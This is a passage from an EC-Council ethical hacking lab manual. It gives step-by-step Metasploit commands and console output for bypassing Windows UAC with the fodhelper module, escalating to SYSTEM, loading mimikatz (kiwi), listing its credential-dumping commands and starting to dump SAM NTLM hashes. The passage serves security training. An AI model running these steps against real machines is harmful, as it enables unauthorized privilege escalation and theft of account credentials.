
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

26. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.
27. Type **background** and press **Enter** to background the current session.

```
meterpreter > sysinfo
Computer        : WINDOWS11
OS              : Windows 10 (10.0 Build 22000).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: Windows11\Admin
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```


Note: In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.

28. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.
29. Now type **set session 1** and press **Enter**.
30. Type **show options** in the meterpreter console and press **Enter**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

31. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
32. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).
33. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.



34. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.
35. Type **getsystem -t 1** and press **Enter** to elevate privileges.
36. Now type **getuid** and press **Enter**. The meterpreter session is now running with system privileges.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Type **load kiwi** in the console and press **Enter** to load mimikatz.

```
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter >
```


38. Type **help kiwi** and press **Enter**, to view all the kiwi commands.


```
Applications  Places  System                                  Thu Apr 7, 01:33
                          msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
Success.
meterpreter > help kiwi

Kiwi Commands
=============

    Command                Description
    -------                -----------
    creds_all              Retrieve all credentials (parsed)
    creds_kerberos         Retrieve Kerberos creds (parsed)
    creds_livessp          Retrieve Live SSP creds
    creds_msv              Retrieve LM/NTLM creds (parsed)
    creds_ssp              Retrieve SSP creds
    creds_tspkg            Retrieve TsPkg creds (parsed)
    creds_wdigest          Retrieve WDigest creds (parsed)
    dcsync                 Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm            Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create   Create a golden kerberos ticket
    kerberos_ticket_list   List all kerberos tickets (unparsed)
    kerberos_ticket_purge  Purge any in-use kerberos tickets
    kerberos_ticket_use    Use a kerberos ticket
    kiwi_cmd               Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam           Dump LSA SAM (unparsed)
    lsa_dump_secrets       Dump LSA secrets (unparsed)
    password_change        Change the password/hash of a user
    wifi_list              List wifi profiles/creds for the current user
    wifi_list_shared       List shared wifi profiles/creds (requires SYSTEM)


meterpreter >
Menu   msfconsole - Parrot Ter...
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

39. Now we will use some of these commands to load hashes.

40. Type **lsa_dump_sam** and press **Enter** to load NTLM Hash of all users.

